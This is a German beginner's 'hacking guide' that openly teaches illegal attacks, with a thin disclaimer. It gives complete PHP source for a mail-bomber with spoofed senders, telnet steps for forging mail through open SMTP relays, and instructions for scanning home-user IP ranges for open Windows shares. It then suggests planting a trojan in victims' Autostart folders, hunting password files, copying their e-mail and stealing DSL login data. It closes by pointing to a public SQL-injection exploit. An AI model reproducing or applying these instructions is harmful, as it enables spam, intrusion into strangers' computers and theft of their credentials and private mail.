p3pp3r's 1337-Guide

how2become 1337 in easy steps

Inhalt

Wichtig!

Bei allen Bildern handelt es sich nur um Fotomontagen, die gemacht worden sind um die im Text beschriebenen Vorgänge besser nachvollziehen zu können. Weiterhin sind (fast) alle hier beschriebenen Vorgehensweisen illegal und somit nicht zum nachmachen gedacht.
Es sollen lediglich potentielle Möglichkeiten und Szenarien dargestellt werden. Ich habe die unten stehenden Aktionen nie begangen und bin für jegliche Vorfälle in Zusammenhang mit diesem Dokument nicht verantwortlich zu machen.
Wer damit nicht einverstanden ist, ist gezwungen dieses Dokument sofort zu schließen.

Vorwort

Also, Tach erstmal =D
Ich fang jetzt einfach mal an zu erzählen, warum ich diesen Text hier geschrieben hab und was hier so drinne steht. Ihr kennt doch sicher das 'Hackers Blackbook' oder 'Hackerz Book' und was weiß ich sonst noch alles, die coolen Hackerseiten im Netz mit Totenköpfen und den übelzten Hacker TutZ und am wichtigsten noch die ultra c00len Board-Hacker, die den ganzen Tag in irgendwelchen Bulletin-Boards sitzen und meinen sie wären die überkrassesten Hacker, aber wenn man sie denn mal was fragt, heißt es 'Nein, hacken ist illegal' oder 'Ich bin Security-Experte, ich kann dir bei solchen bösen Sachen nicht helfen'. So, in den Büchern steht nur Theorie-Müll, die TutZ sind (fast) alle für'n Arsch, da entweder zu alt, oder nur Theorie, was einem meistens auch nicht wirklich hilft. Und von den Board-Jungs (oder auch Mädels) haben im Schnitt 5% Ahnung vom Hacken, etc.
So, da sind wir schon beim nächsten Punkt, dem Hacken. Oder besser gesagt erstmal dem Wort. Wenn du ankommst und sagst 'Ich will hacken lernen', sagen dir die meisten du sollst dir 'ne Axt kaufen und in den Wald gehen. Woha, wie lustig. Deppen, die selber keinen Plan haben.
Und am schlimmsten sind immer noch die Tut-Trader. Leute die sagen 'Ja, ich hab ein Tut und kann dir sagen wie es geht, aber du bekommst es nicht. LaLaLaLa'. Und du willst doch eigentlich nur einen Server-Hacken oder ein bissel Scheiße im Internet machen. Und an dem Punkt wo ihr jetzt seid (schätze ich mal) hab ich mich auch mal befunden. Ich weiß wie lange es dauert, bis man etwas brauchbares findet. Also hab ich mir mal die Mühe gemacht und etwas (meiner Meinung nach) ziemlich hilfreiches für blutige Anfänger oder Leute die einfach mal was lernen wollen geschrieben.
Wie ihr mit diesem Guide umgeht ist eure Sache. Ihr könnt einfach alles nach Vorgabe machen, was kaputt machen und später genauso schlau sein wie vorher, oder ihr seht das ganze weniger als Schritt für Schritt Anleitung, sondern mehr als Denkanstoß für eigene Ideen.
So, das war's dann auch erstmal. Viel Spaß noch beim lesen…

Getting Started...

Also, ein paar Vorraussetzungen sollte jeder erfüllen, da ich hier auch nicht bei 0 anfangen kann. Aber keine Angst, ich versuche das ganze so simpel wie möglich zu halten.

Betriebssystem
Abgesehen vom CPU das Herz eines Computers. Oder besser das Gehirn. Naja, darüber lässt sich streiten =P Auf jeden Fall werde ich von Windows

2000 ausgehen. Wenn ihr WinXp habt klappt hoffentlich auch alles, aber bei Win9x/ME könnt ihr entweder aufhören diesen Text zu lesen (schlecht), oder euch Win2k draufmachen (besser). Ein herzliches 'Fuck-Off!' geht an alle m$-sucks Idioten =D

Gehirn
'Wenn du zur Elite gehören willst, musst du mit Verstand hacken, nicht unkontrolliert' =D Falls ihr ernsthaft hacken wollt, müsst ihr kreativ sein. Ihr werdet auf Probleme stoßen, bei denen nur total schräge Gedankengänge zum Ziel führen werden. Also, seid kreativ und benutzt euer Gehirn.

Lesen
Wollt ihr hacken, müsst ihr bereit sein zu lesen, viel zu lesen. Lest alles über PC, Netzwerk, Technik, etc. was euch in die Finger kommt.

Geduld
Es gibt viele Situation, bei denen ihr nicht sofort zum Ziel kommt. Nicht aufgeben und immer weiter versuchen, auch wenn es manchmal aussichtslos erscheint. Besonders Scannen kann oft sehr erfolglos sein.

DSL-Flat
Ihr brauch DSL und ihr braucht eine Flatrate. Hauptsächlich zum Massen-Scannen braucht ihr unbegrenzte Internet-Zeit/Datentransfer und so viel Bandbreite wie möglich.

Programmieren
Früher oder später werdet ihr lernen müssen zu programmieren. Das müsst ihr jetzt mal einfach so akzeptieren =P Aber in den Zeiten von Visual-Basic ist Programmieren auch keine allzu große Schwierigkeit mehr.

eMail Stuff

E-Mail's sind neben dem www das alltäglichste im Internet überhaupt. Deshalb fangen wir jetzt mal hier an. Ihr wolltet doch sicher schon mal eine eMail mit dem Absender g.schroeder@bundeskanzler.de oder sowas in der Art verschicken, jemandem 10000 eMail's schicken und sein Postfach verstopfen oder was auch immer. Dann zeig ich euch jetzt mal, wie das ganze geht.

Fake-Mails und Mailbomben über PHP-Scripte

Früher wurde das ganze über den SMTP-Service und Telnet gemacht. Heute findet man leider nur noch selten einen Server, den man dazu missbrauchen kann. Also hat man sich etwas neues einfallen lassen: Fake-

Mails über PHP. Also, als erstes braucht ihr Webspace mit PHP-Unterstützung (zur Not einfach bei Tripod holen).
So, jetzt öffnet ihr das Notepad und erstellt folgende 2 Dateien. Erstmal die

tangoo.de.ms_massenmailer.php:

```
<?
/**************************************
* Bei Fragen: *
* http://www.tangoo.de.ms *
**************************************/

include("tangoo.de.ms_massenmailer_config.php");

//---------------- ** hier nichts mehr ändern !! ** --------------------


if($send == ""){
echo "<link rel=stylesheet href=$style type=text/css>";
echo "<body bgcolor=$bgcol>";
echo "<font face=verdana color=$fontcol><small><small><br>";
echo "<p align=center>Tell a friend:</p>
<center><form method=POST
action=tangoo.de.ms_massenmailer.php?send=yes&aid=yes>
<table border=0 cellpadding=5 cellspacing=0 style=border-collapse:
collapse bordercolor=$cellf1 width=350>
<tr>
<td align=right width=183><font face=verdana
color=FFFFFF><small><small>Anzahl Mails:</td>
<td width=167><input type=text name=anzahl size=20
style=\"color:$cellf2; background-color:$cellf3; border-width:1; border-
style=Double;\">        
 </td>
</tr>
<tr>
<td align=right width=183><font face=verdana
color=FFFFFF><small><small>Absender:</td>
<td width=167><input type=text name=absender size=20
style=\"color:$cellf2; background-color:$cellf3; border-width:1; border-
style=Double;\">        
 </td>
</tr>
<tr>
<td align=right width=183><font face=verdana
color=FFFFFF><small><small>Empfänger:</td>
<td width=167><input type=text name=receiver size=20
style=\"color:$cellf2; background-color:$cellf3; border-width:1; border-
```


```
style=Double;\">        
 </td>
</tr>
<tr>
<td align=right width=183><font face=verdana
color=FFFFFF><small><small>Betreff:</td>
<td width=167><input type=text name=betreff size=20
style=\"color:$cellf2; background-color:$cellf3; border-width:1; border-
style=Double;\">        
 </td>
</tr>
<tr>
<td align=right width=183><font face=verdana
color=FFFFFF><small><small>Text:</td>
<td><textarea name=nachricht rows=3 cols=20 style=\"color:$cellf2;
background-color:$cellf3; border-width:1; border-
style=Double;\"></textarea>      &
nbsp;  </td>
</tr>
<tr>
<td align=right width=350 colspan=2>
<p align=center><input type=submit value=Submit name=B1
style=\"color:$cellf2; background-color:$cellf3; border-width:1; border-
style=Double;\">        
 </td>

</table>
<p> </p>

</center>
</form>";
};

if($send == "yes"){

echo "<body bgcolor=$bgcol>";
echo "<center><font face=verdana color=$fontcol><small><small><br>
>>> working >>> <br></br></center>";

$i = 0;

while ($i<$anzahl) {

mail("$receiver","$betreff","$nachricht","From:$absender");
print "<center>Status: $i mails versendet<br></center>";
$i++;

}
```

```
echo "<link rel=stylesheet href=$style type=text/css>";
echo "<center><font face=verdana
color=$fontcol><small><small><br>$i Nachrichten erfolgreich
verschickt!</center>";
echo "<p> </p>";
echo "<center><small><a href=http://www.tangoo.de.ms
target=_blank><small><font face=Arial>Powered by
TanGoo</font></small></a></small></center>";
};


?>
// Ende
```

tangoo.de.ms_massenmailer_config.php:

```
<?php
/************************************
* Bei Fragen: *
* http://www.tangoo.de.ms *
* *
************************************/

//-------------------- ** Farbeinstellungen ** -------------------------

$bgcol = "#003F66"; // Hintergrundfarbe
$style = "style.css"; // Deine Stylesheet Datei
$fontcol = "#FFFFFF"; // Schriftfarbe
$cellf1 = "#111111"; // Zellenfarbe 1
$cellf2 = "#000000"; // Zellenfarbe 2
$cellf3 = "#00587D"; // Zellenfarbe 3

//---------------------------------------------------------------------
?>
// Ende
```

Jetzt verbindet ihr euch auf euren FTP mit einem beliebigen FTP-Programm (zB. SmartFTP) und uppt die 2 Dateien. Fertig? Gut, jetzt nehmt ihr euren Browser und geht auf die Seite tangoo.de.ms_massenmailer.php, die ihr eben hochgeladen habt (zB. http://mitglied.tripod.de/euerbenutzername/tangoo.de.ms_massenmailer.php).
Tada, ihr habt jetzt ein schönes PHP-Script, bei dem ihr den Absender und die Anzahl der Mails einstellen könnt.



Fake-Mail's und Mailbomben über STMP-Server

Wie oben erwähnt liefen solche Späße früher über SMTP-Server. Nur leider ist die Möglichkeit einen beliebigen Absender zu wählen bei den meisten Servern gesperrt. Wie man immer noch einen findet und ihn dann für seine Zwecke missbrauchen kann, erkläre ich jetzt mal.

Mail-Server scannen

Also, erstmal sucht ihr einen IP-Bereich mit SuperScan nach offenen 25er Port's ab und speichert das Ergebnis. Auf Port 25 läuft der MailServer (zB. SendMail) und solche suchen wir ja. Wenn ihr nicht wisst, wie das geht, lest euch den Punkt 'SuperScan' durch. Jetzt öffnet ihr das LOG und ersetzt die Zeichnkette * + die vor allen IP's steht durch einen NullString. Ein NullString ist einfach eine leere (Null) Zeichnkette (String), also auf Deutsch durch NIX =D
Nun startet ihr mein kleines Programm, den 'Open Relay Scanner', klickt auf 'Open List' und ladet die List in das Programm. Jetzt nur noch bei 'rpct to:' eure eMail Adresse eintragen und auf 'Start Scan' klicken. Das Programm geht jetzt alle IP's durch, verbindet sich auf Port 25 und versucht eine eMail an euch zu schicken.
Ist der Scanner fertig, checkt eure eMails. Wenn ihr Glück habt, habt ihr

eine eMail in der die IP von einem Server steht, den ihr benutzen könnt. Wenn ihr Pecht habt, habt ihr keine neue eMail. Dann einfach eine neue IP-Range scannen und weiterversuchen.

Fake-Mail's über Telnet

Diese Methode ist nicht mehr ganz zeitgemäß, hat jedoch unglaublichen Style =P Klickt auf Start -> Ausführen... und gebt folgende ein 'telnet 123.123.123.123 25'. Die 123.123... IP müsst ihr natürlich durch die von eurem gescannten Server ersetzen. Enter drücken und ihr verbindet euch zum SMTP-Service des Server's. Jetzt tippt ihr erstmal 'helo gaylord' ein und sagt dem Server damit (was wohl =P) Hallo. Sind wir nicht nett? OK, jetzt tippen wir 'mail from: bill@gates.de' und sagen dem Server, dass wir eine Mail mit dem Absender bill@gates.de verschicken wollen. Dann tippen wir 'rcpt to: opfer@server.de' und sagen dem Server, dass die Mail an opfer@server.de gehen soll. Jetzt tippen wir 'data' ein und der Server sagt, dass wir anfangen können, die Mail zu schreiben. Wenn wir fertig sind, senden wir dem Server einen '.' in einer neuen Zeile. Die Mail wird jetzt versendet. Wollen wir noch einen Betreff angeben, tippen wir in einer Zeile ''subject: Das ist der Betreff', nachdem wir die Mail mit dem data-Befehl angefangen haben.
So, das war's auch schon mit dem Mail's faken über Telnet. Wenn man so ein paar mal eine Mail verschickt hat, kennt man die Befehle auch locker auswendig. Achso, und nur zur Sicherheit, die Anführungsstriche ' ' bei den Befahlen natürlich weglassen ;)

Fake-Mail's und Mailbomben über eMail-Bomber

Man könnte jetzt die in 4.2.2 beschriebenen Schritte 1000 mal wiederholen und so eine Mailbombe schicken, aber zum Glück gibt's dafür genug Programme im Internet. Ihr braucht nur einen Mail-Server (siehe 4.2.1). Hier mal eine kleine Auswahl an Programmen, deren Namen ihr einfach mal bei Google eintoppen könnt: Annomailer 3, Ghost Mail, MassMailer, X-Mas, Aenima, Euthan. Diese Programme bieten alle eine ziemlich einefache Benutzeroberfläche, so dass sich jeder zurechtfinden sollte.

SuperScan 3

SuperScan ist ein schneller PortScanner, der ganze IP-Ranges scannen kann. Wie man mit ihm umgeht erkläre ich euch am besten an einem kleinen Beispiel. Sagen wir mal, wir sind auf der suche nach Window's-Rechnern, auf die wir über den NTPW-Trick mit einem schwachen Passwort einloggen wollen. Das ganze läuft über den Pot 139 (NETBIOS

Session Service). Also interessieren uns doch nur Rechner, die diesen Port offen haben, oder?

Besorgen wir uns erst mal einen IP-Bereich, den wir absuchen wollen. Dazu gehen wir entweder auf www.ipindex.de und suchen uns irgendeinen IP-Breich aus (ich bevorzuge welche aus 'Class C'), oder wir gehen auf www.ip-index.de und suchen uns einen IP-Breich aus einem bestimmten Land aus. Ich nehme jetzt mal an, dass wir uns für 195.53.0.0-195.53.255.255 entschieden haben.
Welche IP-Ranges zu empfehlen sind hängt ganz von euren Zielen ab. Wollt iht zB. auf Rechner von Privat-Nutzern, dann geht zu http://www.wasistmeineip.de/ oder lasst euch eure IP mit 'ipconfig /all' in der CMD anzeigen und geht von diesem Bereich aus (da von dort wahrscheinlich auch viele andere End-User eine IP zugeteilt bekommen haben).
Zielt ihr eher auf Webserver, dann sucht euch eine Webseite aus (bei google.de einfach irgendwas einippten =D), geht in die CMD, tippt 'ping <www.eureseite.blah>' ein und nimmt die angezeigte IP dann als Ausgangspunkt. Bekommt ihr zB. 62.67.212.17 angezeigt, scannt den Bereich 62.67.0.0-62.67.255.255, so einfach ist das =D

Jetzt könnt ihr SuperScan starten. Als erstes klicken wir auf 'Port list setup' und dann auf 'Clear All'. Jetzt scrollen wir die Portliste nach unten, bis wir bei Port 139 angekommen sind und markieren ihn mit einem Doppelklick. Wollen wir nach anderen Ports suchen, müssen wir natürlich diese markieren =P Jetzt auf 'OK' klicken und wir werden gefragt, ob wir die Liste speichern wollen. Hier könnt ihr selber entscheiden. Macht aber erst Sinn, wenn ihr ein paar Ports mehr ausgewählt habt. Ist der Port den ihr scannen wollt nicht dabei, müsst ihr ihn mit den Optionen oben links im Fenster einfach hinzufügen.

Nun müssen wir unseren IP-Bereich eintragen. Dazu schreiben wir zB. die '195.53.0.0' in die Textbox 'Start' (am linken Rand des Programms) und '195.53.255.255' in die Textbox 'Stop'. Klingt doch logisch, oder =D
In der Mitte bei 'Scan Type' wählen wir 'Only scan responsive pings', 'Show host responses' und dann noch 'All selected ports in list'. Jetzt nur noch auf 'Start' klicken und abwarten.
Ist das Programm am Ende angekommen (es kann auch sein, dass es zum Ende hin hängen bleibt, dann einfach 'Stop' drücken, die 2-3 IP's, die uns damit durch die Lappen gehen sind nicht so tragisch), klicken wir auf 'Prune' und löschen damit alle Host's, die keinen unserer ausgewählten Port's offen haben. Jetzt nur noch auf 'Save' klicken und die Liste speichern. Schon können wir sie an andere Programme weiterverfüttern (zB. X-Scan, Open Realay Scanner, Vuln. Scanner, etc.).

Hmmm, ein kleines Problem gibt es noch, wenn wir uns das LOG angucken, merken wir, dass vor jeder IP die Zeichenkette '* - ' steht. Damit kommen viele Programme nicht zurecht, also muss sie weg. Dazu

einfach im Notepad auf 'Ersetzen...' klicken (Strg+H) und die Zeichenkette '* - ' durch nichts ersetzen. Abspeichern und fertig =D
Wenn ihr das LOG komplett von allen unwichtigen Sachen 'cleanen' woll, hab ich mal eine kleine .vbs Datei geschrieben. Einfach den Code in eine Textdatei schreiben und nicht als .txt, sondern als .vbs abspeichern. Dann das LOG von SuperScan auf die .vbs Datei schieben und schon bekommt ihr einen schönen Output =D

ipex.vbs

```
option explicit
'SuperScan 3 IP Extractor
'by p3pp3r
'www.p3pp3r.de.vu | www.ueberg33k.de.vu

dim fso
dim objargs
dim file_read
dim file_write
dim line
dim tmp
dim liste

set objargs = wscript.arguments
set fso = createobject("scripting.filesystemobject")

if objargs.count = 1 then

if right(objargs(0),3) = "txt" then
	set file_read = fso.opentextfile(objargs(0))
	do until file_read.atendofstream
		line = file_read.readline
		line = replace(line, "* - ", "")
		line = replace(line, "* + ", "")
		tmp = replace(line, ".", "")
		if isnumeric(tmp) then liste = liste & line & vbcrlf
	loop
	if liste <> "" then
		set file_write = fso.createtextfile(objargs(0) & ".ipfilter.txt")
		file_write.write liste
		file_write.close
		msgbox "Fertig =D", vbinformation
	else
		msgbox "Keine Ip's gefunden.", vbinformation
	end if
	file_read.close
else
```


```
        msgbox "Keine .txt Datei angegeben.", vbinformation
end if

else
        msgbox "Script akzeptiert nur 1 Parameter.", vbinformation
end if
```

So, das war auch schon der Umgang mit SuperScan. Merkt euch die ganze Sache am besten ein bissel, denn darauf werde ich öfters zurückgreifen.

Shed - Freigaben im Internet

Warum wollen wir uns eigentlich immer in andere Rechner hacken? Viele Leute lassen die Tür zu ihrem Rechner weit offen stehen und geben und komplette Zugriff auf ihre ganze Festplatte, ganz ohne unser zutun. Das Problem liegt darin, dass Netzwerkfreigaben automatisch auch Internetfreigaben sind. Und das wissen die meisten eben nicht. Angenommen, dass jemand zuhause einen PC und einen Laptop hat und die Festplatten des PC's sind wegen Datensynchronisation mit dem Laptop immer freigegeben. Wenn der PC jetzt ins Internet geht, können wir auf diese Freigabe zugreifen und unser böses Unheil treiben =D

Die Suche nach solchen Freigaben erleichtert uns das Tool Shed. Startet das Shed, klickt auf 'Options' und macht alle Hacken weg, bis auf den bei 'Show Disks'. Denn wir wollen ja nach Festplatten scannen und nicht nach Druckern, oder was auch immer. Jetzt eine schöne IP-Range eintragen. Ab besten von Dial-Up Accounts, da uns Hauptziel für diesen Angriff ganz normale Heim-Benutzer sind. Wo ich immer fündig werde ist zB. 80.137.1.1-80.137.255.255. Jetzt nur noch auf 'Go' klicken und den Scanner laufen lassen.



Ist der Scanner fertig, sollen wir eine schöne Auswahl an Freigaben haben. Mit einem Doppelklick verbinden wir uns auf die Freigaben. Jetzt ist Gedult angesagt, da solche Freigaben meistens etwas langsam 'reagieren'. Was ihr jetzt machen wollt ist eurer Fantasie überlassen, aber ich hab mal ein paar Ideen für euch:

RAT/Trojaner installieren:
Einfach einen Server erstellen und in 'C:\Dokumente und Einstellungen\All Users\Startmenü\Programme\Autostart' auf der Festplatte von unserem Opfer verschieben. Schon haben wir beim Neustart des Rechners wesentlich bequemere Kontrolle über den Rechner.

Nach Passwörtern suchen:
Einfach nach *pass*.* suchen. Viele User haben alle ihre Passwörter schön 'katalogisiert' =D

eMail's lesen:
Falls unser Opfer den Outlook-Express benutzt können wir uns einfach seine eMails saugen und dann angucken. Ist bestimmt was interessantes dabei =P Einfach alle .dbx Datei im Ordner 'C:\Dokumente und Einstellungen\USERNAME\Lokale Einstellungen\Anwendungsdaten\Identities\{KOMISCHE NUMMER =D}\Microsoft\Outlook Express' in den gleichen Odner bei uns auf der

Festplatte kopieren. Jetzt Outlook-Express starten und eMails lesen =D

Einwahldaten klauen:
Guckt mal, ob die Datei 'adiras.ini' im Windows-Verzeichniss existiert. Wenn ja, dann benutzt euer Opfer ein AT-AR215 DSL-Modem und in der Datei werde ihr seine Einwahldaten finden :)

Eigene Dateien durchwühlen:
Einfach mal suchen, da findet man immer was Interessantes =P

Nett sein:
Erstellt doch einfach eine .txt Datei auf dem Desktop und schreibt rein, dass der USER seine Freigaben ausschalten soll :)

So, jetzt seid ihr dran, lasst euch was tolles einfallen =P Aber löscht auf keinen Fall sinnlos irgendwelche Dateien. Sowas ist echt assozial :|

Advanced Guestbook 2.2 - SQL Injection Exploit


Damit man immer schön auf dem Laufenden in Sachen Security ist, muss man öfters mal bei einschlägigen Security-Seiten vorbeigucken, ob es etwas wichtiges tolles neues gibt. Ganz wichtig ist das Ganze bei neuen public Exploits. Denn wenn man sie als einer der ersten hat, dann ist die Chance relativ hoch, viele verwundbare Server zu finden. So, dann gehn wir mal auf http://www.securityfocus.com/ oder http://www.securiteam.com/ und stöbern etwas im BUGTRAQ und was finden wir da? Ja, ein schönes SQL Injection Exploit für das 'Advanced Guestbook 2.2' :)
http://www.securityfocus.com/archive/1/360978

[Message Index] [Thread Index] [Reply]
[prev Msg by Date] [next Msg by Date]

